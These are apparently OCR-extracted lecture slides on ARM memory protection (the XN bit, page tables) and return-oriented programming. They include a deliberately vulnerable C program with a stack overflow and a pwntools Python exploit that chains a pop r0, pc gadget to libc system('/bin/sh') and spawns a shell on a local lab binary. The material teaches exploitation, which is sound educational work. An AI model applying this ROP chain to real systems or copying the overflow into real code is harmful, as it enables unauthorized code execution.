


eXecute Never (XN)



After the function returns, the program will set the instruction pointer to 0xbfff0000 and attempt to execute the instructions at that address. However, since the region of memory mapped at that address has no execution permissions, the program will crash.


eXecute Never (XN)



Thus, the attacker's exploit is thwarted.


Page Table

- Each process in a multi-tasking OS runs in its own memory sandbox.
- This sandbox is the **virtual address space**, which in 32-bit mode is **always a 4GB block of memory addresses**.
- These virtual addresses are mapped to physical memory by **page tables**, which are maintained by the operating system kernel and consulted by the processor.
- Each process has its own set of page tables.



MPU Region Base Address Register, MPU_RBAR

- The last bit is the eXecute Never (XN) bit
  - 0 = disabled
  - 1 = enabled



Return-oriented programming (ROP)


ROP Introduction

- When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC

  [1] -Buchanan, E.; Roemer, R.; Shacham, H.; Savage, S. (October 2008)

- Return-Oriented Programming: Exploits Without Code Injection


  [2] - Shacham, Hovav; Buchanan, Erik; Roemer, Ryan; Savage, Stefan. Retrieved 2009-08-12.



Return-Oriented Programming


is a lot like a ransom note, but instead of cutting cut letters from magazines, you are cutting out instructions from .text segments

ROP: The Main Idea




ROP Gadget

“The Gadget”: July 1945




Dynamic Linking

Drawbacks of Static Linking



Waste space
Hard to maintain

Dynamic Linking



Dynamic Linking in Linux and Windows

Linux	Windows	
ELF file	.exe (PE)	
.so (Shared object file)	**.dll (Dynamic Linking Library)**	
.a	.lib (static linking library)	
.o (intermediate file between complication and linking, object file)	.obj	

libc

- C standard library
- Provides functionality for string handling, mathematical computations, input/output processing, memory management, and several other operating system services
  - <stdio.h>
  - <stdlib.h>
  - <string.h>

However, if we had these addresses into libc, **we could simplify our exploit to reuse useful functions**. One such useful function could be the system() function.
→ find System() function's address

How can we find gadgets?

Several ways to find gadgets

- Old school method : *objdump* and *grep*
- Some gadgets will be not found: *objdump* aligns instructions

- Make your own tool which scans an executable segment
- Use an existing tool

ROP.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int vulnerable() {
    printf("> ");
    fflush(stdout);

    char buffer[128];
    read(STDIN_FILENO, &buffer[0], 512);
}

int main(int argc, char** argv) {
    vulnerable();

    return EXIT_SUCCESS;
}
```

main idea

Dummy Character “A”s
Address for Gadgets **pop r0, pc**
“/bin/sh”
System()

Stack and Stack Frame

```c
#include <stdio.h>
#include <stdlib.h>

int my_function(int a, int b) {
    return a + b;
}

int main() {
    int x = 5, y = 7, sum;

    sum = my_function(x, y);

    printf("The sum is: %d\n", sum);

    return 0;
}
```

```
.global _start

.text

_start:
    @ Set up the stack frame for the main program
    push {fp, lr}         @ Push the frame pointer and link register onto the stack
    add fp, sp, #4        @ Set the frame pointer to the stack pointer + 4

    @ Prepare values for summation
    mov r0, #5            @ First number to sum
    mov r1, #7            @ Second number to sum

    @ Call the function
    bl my_function        @ Call function, result will be in r0

    @ The sum of 5 and 7 (12) is now in r0

    @ Restore the stack frame
    sub sp, fp, #4        @ Set the stack pointer to the frame pointer - 4
    pop {fp, lr}          @ Pop the frame pointer and link register from the stack

    @ Exit the program
    mov r7, #1            @ Exit syscall number
    swi 0                 @ Make the syscall to exit the program

my_function:
    @ Set up the stack frame for the function
    push {fp, lr}
    add fp, sp, #4

    @ Function body to sum two numbers
    add r0, r0, r1        @ Add r0 and r1, store result in r0

    @ Restore the stack frame
    sub sp, fp, #4
    pop {fp, lr}

    @ Return from the function
    bx lr
```

Stack Frame Example

Exploit.py

```python
from pwn import *

context.update(log_level='debug', arch='arm', bits='32', os='linux')


def main():
    libc_start = 0x3fe45000
    pop_r0_pc_offset = 0x00150bbc
    pop_r0_pc = libc_start + pop_r0_pc_offset

    p = process(['qemu-arm','-L','/usr/arm-linux-gnueabi', './rop'])

    libc = ELF("/usr/arm-linux-gnueabi/lib/libc.so.6")
    system_offset = libc.symbols['system']
    bin_sh_offset = next(libc.search(b'/bin/sh\x00'))
    system_addr = libc_start + system_offset
    bin_sh_addr = libc_start + bin_sh_offset


    payload = b"A" * 140
    payload += p32(pop_r0_pc)
    payload += p32(bin_sh_addr)
    payload += p32(system_addr)


    f = open("armshell","wb")
    f.write(payload)
    f.close()

    p.sendline(payload)

    p.interactive()


if __name__ == "__main__":
    main()
```

Q & A